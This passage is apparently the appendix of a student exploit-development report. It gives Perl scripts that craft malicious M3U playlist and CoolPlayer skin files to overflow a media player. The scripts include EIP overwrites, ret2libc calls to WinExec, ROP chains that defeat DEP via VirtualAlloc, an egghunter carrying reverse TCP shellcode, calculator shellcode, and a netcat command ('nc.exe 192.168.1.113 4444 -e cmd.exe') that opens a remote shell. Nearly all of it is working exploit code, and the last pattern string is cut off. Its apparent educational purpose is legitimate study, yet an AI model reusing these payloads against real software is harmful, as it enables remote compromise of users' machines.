Rapid7. (2017). rapid7/metasploit-framework/Shikata-ga-nai. [online] Available at: https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/shikata_ga_nai.rb [Accessed 7 May 2018].

Rom, D. (2016). Five Major Types of Intrusion Detection System (IDS). [online] Slideshare.net. Available at: https://www.slideshare.net/davidromm/five-major-types-of-intrusion-detection-system-ids [Accessed 8 May 2018].

6 APPENDIX A – PAYLOAD FILES

~=File: finalExploitFiles/AdvGen.pl=~

```
my $file= "advanced.m3u";                       # File name
my $junk1 = "\x41" x 224;                       # Num bytes of padding to add
my $eip = pack('V', 0x7C86467B);                # EIP
#my $nops = "\x90" x 3;                         # NOPS


$winExec .= "\xeb\x1b\x5b\x31\xc0\x50\x31\xc0\x88\x43\x5d";
$winExec .= "\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50";
$winExec .= "\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe0\xff\xff";
$winExec .= "\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20";

$MyCommand = "nc.exe 192.168.1.113 4444 -e cmd.exe &";

my $shellcode =     $winExec . $MyCommand;

open($FILE,">$file");                   # Open file name as write (create it if no exist)
print $FILE $junk1.$eip.$shellcode;     # Write padding, EIP, shellcode to file
close($FILE);                           # Save & close file
```

~=File: finalExploitFiles/calcGen.pl=~

```
my $file= "calc.m3u";                   # File name
my $junk1 = "\x41" x 224;               # Num bytes of padding to add
my $eip = pack('V', 0x7C86467B);        # EIP
#my $nops = "\x90" x 3;                 # NOPS

my $shellcode =                         # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");                   # Open file name as write (create it if no exist)
print $FILE $junk1.$eip.$shellcode;     # Write padding, EIP, calc shellcode to file
close($FILE);                           # Save & close file
```

~=File: finalExploitFiles/depRet2libcGen.pl=~

```
my      $file= "depRet2libc.m3u";                                          # file name
my      $shellcode = "cmd.exe /c calc &";                                  # command

my      $padding = "\x41" x (224 - length($shellcode));                    # padding
        $eip      = pack('V',0x7c8623ad);                                  # WinExec
        $stacktop = pack('V',0x7c81cafa);                                  ExitProcess
        $stacktop = $stacktop. pack('V',0x00121BE4);                       # CmdLine address
        $stacktop = $stacktop. pack('V',0xFFFFFFFF);                       # Style (null bytes above so can't use)



open($FILE,">$file");
print $FILE $shellcode.$padding.$eip.$stacktop;                            # Save & close file
close($FILE);
```

~=File: finalExploitFiles/depSkinGen.pl=~

```
my      $file= "depSkinCalc.ini";                                          # File name
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";                           # Skins header

my      $shellcode = "cmd /c calc &";                                      # Command
my      $padding = "\x41" x (484 - length($shellcode));                    # padding
        $eip      = pack('V',0x7C8623AD);                                  # WinExec
        $stacktop = pack('V',0x7C81CAFA);                                  # ExitProcess
        $stacktop = $stacktop. pack('V',0x0012BCC0);                       # Command address
        #$stacktop = $stacktop. pack('V',0xFFFFFFFF);                      # Style (null bytes above so can't use)



open($FILE,">$file");
print $FILE $header.$shellcode.$padding.$eip.$stacktop;                    # Save & close file
close($FILE);
```

~=File: finalExploitFiles/DisToEIP.pl=~

```
my $file= "distanceToEIP.m3u";          # File name
my $junk = "\x41" x 2500;               # Num bytes of padding to add
open($FILE,">$file");                   # Open file name as write (create it if no exist)
print $FILE $junk;                      # Write padding to file
close($FILE);                           # Save & close file
```

~=File: finalExploitFiles/m3uPattern2500.pl=~

```
my $file= "m3u2500mona.m3u";          # File name

# Pattern
my $pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
d0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay
5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be
8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br
6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9
Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx
9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2
Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4C
h5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn
9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr
0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu
4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3C
x4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da
5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5
Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D";

open($FILE,">$file");                 # Open file name as write (create it if no exist)
print $FILE $pattern;                 # Write pattern to file
close($FILE);                         # Save & close file
```

~=File: finalExploitFiles/ropEggGen.pl=~

```
my $file= "ropEggHunter.m3u";           # File name
my $junk = "\x41" x 224;                # Num bytes of padding to add

                                        # ~=ROP CHAIN=~
$eip .= pack('V', 0x77c11110);  # RETN // START ROP CHAIN
$rop .= pack('V', 0x77c20807);  # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c20807);  # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);  #
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c58fbc);  # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c13ffd);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);  # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;                  # NOPS to prevent crashes
my $tag = "\x77\x30\x30\x74";           # This is the tag "w00t"
                                        # The Hunter part of the Egg Hunter
my $hunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8" .
                    $tag . "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

my $padding = "\x90" x (1 + (280 - length ($junk.$eip.$rop.$nops.$hunter)));

my $egg =                               # The Egg: reverse tcp shell (317 Bytes)
"\xdb\xc1\xba\xea\x28\x78\x53\xd9\x74\x24\xf4\x5f\x33\xc9" .
"\xb1\x49\x31\x57\x19\x03\x57\x19\x83\xef\xfc\x08\xdd\x84" .
"\xbb\x45\x1e\x75\x3c\x35\x96\x90\x0d\x67\xcc\xd1\x3c\xb7" .
"\x86\xb4\xcc\x3c\xca\x2c\x46\x30\xc3\x43\xef\xfe\x35\x6d" .
"\xf0\xcf\xf9\x21\x32\x4e\x86\x3b\x67\xb0\xb7\xf3\x7a\xb1" .
"\xf0\xee\x75\xe3\xa9\x65\x27\x13\xdd\x38\xf4\x12\x31\x37" .
"\x44\x6c\x34\x88\x31\xc6\x37\xd9\xea\x5d\x7f\xc1\x81\x39" .
"\xa0\xf0\x46\x5a\x9c\xbb\xe3\xa8\x56\x3a\x22\xe1\x97\x0c" .
"\x0a\xad\xa9\xa0\x87\xac\xee\x07\x78\xdb\x04\x74\x05\xdb" .
"\xde\x06\xd1\x6e\xc3\xa1\x92\xc8\x27\x53\x76\x8e\xac\x5f" .
"\x33\xc5\xeb\x43\xc2\x0a\x80\x78\x4f\xad\x47\x09\x0b\x89" .
"\x43\x51\xcf\xb0\xd2\x3f\xbe\xcd\x05\xe7\x1f\x6b\x4d\x0a" .
"\x4b\x0d\x0c\x43\xb8\x23\xaf\x93\xd6\x34\xdc\xa1\x79\xee" .
"\x4a\x8a\xf2\x28\x8c\xed\x28\x8c\x02\x10\xd3\xec\x0b\xd7" .
"\x87\xbc\x23\xfe\xa7\x57\xb4\xff\x7d\xf7\xe4\xaf\x2d\xb7" .
"\x54\x10\x9e\x5f\xbf\x9f\xc1\x7f\xc0\x75\x6a\x15\x3a\x1e" .
"\x55\x41\x45\xaf\x3d\x93\x46\x5e\xe2\x1a\xa0\x0a\x0a\x4a" .
"\x7a\xa3\xb3\xd7\xf0\x52\x3b\xc2\x7c\x54\xb7\xe0\x81\x1b" .
"\x30\x8d\x91\xcc\xb0\xd8\xc8\x5b\xce\xf7\x67\x64\x5a\xf3" .
"\x21\x33\xf2\xf9\x14\x73\x5d\x02\x73\x0f\x54\x96\x3c\x78" .
"\x99\x76\xbd\x78\xcf\x1c\xbd\x10\xb7\x44\xee\x05\xb8\x51" .
"\x82\x95\x2d\x59\xf3\x4a\xe5\x31\xf9\xb5\xc1\x9e\x02\x90" .
"\xd3\xe3\xd4\xdd\x51\x15\x53\x0e\x9a";
```

```
open($FILE,">$file");                 # Open file name as write (create it if no exist)

                                      # Write padding, EIP, calc shellcode to file
print $FILE $junk.$eip.$rop.$nops.$hunter.$padding.$tag.$tag.$egg;
close($FILE);                         # Save & close file
```

~=File: finalExploitFiles/ropSkinCrashGen.pl=~

```
my $file="ropSkinExploit.ini";        # output file name
                                      # Skins header
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $padding = "\x41" x 484 ;# Pad with 484 A's

                                      # ~=ROP CHAIN=~
$eip .= pack('V', 0x77c11110);  # RETN // START ROP CHAIN
$rop .= pack('V', 0x77c20807);  # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c20807);  # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);  #
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c58fbc);  # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c13ffd);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);  # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;          # Nops

my $shellcode =                 # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE, ">$file");          # Open file as write
                                # Write payload to file
print $FILE $header.$padding.$eip.$rop.$nops.$shellcode;
close($FILE);                   # Close file
```

~=File: finalExploitFiles/ropTestGen.pl=~

```
my $file= "ropTest.m3u";      # File name
my $junk = "\x41" x 224;      # Num bytes of padding to add

                              # ~=ROP CHAIN=~
$eip .= pack('V', 0x77c11110);   # RETN // START ROP CHAIN
$rop .= pack('V', 0x77c20807);  # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c20807);  # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);  #
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c58fbc);  # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c13ffd);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);  # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;

$shellcode .= # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");                             # Open file name as write (create it if no exist)
print $FILE $junk.$eip.$rop.$nops.$shellcode;     # Write padding, EIP, calc shellcode to file
close($FILE);                                     # Save & close file
```

~=File: finalExploitFiles/SkinDistToEIP.pl=~

```
my $file="skinDistToEip.ini";                                          # File name

my $header = "[CoolPlayer Skin]\nPlaylistSkin=";# File Header

                                                                                          # 2500
pattern from earlier
my $junk =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
d0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay
5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be
8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br
6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9
Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx
9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2
Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4C
h5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn
9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr
0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu
4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3C
x4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da
5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5
